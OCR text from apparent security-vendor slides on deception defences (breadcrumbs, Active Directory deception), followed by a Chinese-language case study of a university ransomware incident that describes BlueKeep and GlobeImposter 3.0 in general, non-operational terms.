
FAIRLINE

Step 3 - Deploy Breadcrumbs




FAIRLINE

Step 4 - Active Directory Deception




Step 5 – Analyze Traffic/Confuse Attackers



FAIRLINE

案例分享

某大學勒索軟體攻擊案例



FAIRLINE

此次攻擊勒索軟體
BlueKeep，Globeimposter 3.0

BlueKeep

攻擊者可利用RDP連上目標裝置發送惡意呼叫，成功開採者可在系統上執行任意程式碼，進而安裝程式、變更／刪除資料或開設管理員權限的帳號

GlobeImposter 3.0

採用「RSA+AES」的算法將重要資料加密。在被加密的目錄下會生成一個名為HOW_TO_BACK_FILES」的txt文件，顯示你的個人ID序列號以及黑客的聯繫方式等。目前這種加密文件暫時沒有解密工具。

被加密的資料

此次攻擊勒索軟體
BlueKeep，Globeimposter 3.0

BlueKeep

GlobeImposter

CrySiS、CryptON、Samsam、GandCrab


傳播途徑：郵件惡意附件，掃描滲透，暴力破解
Windows 遠端桌面服務（RDP）入侵。

FAIRLINE

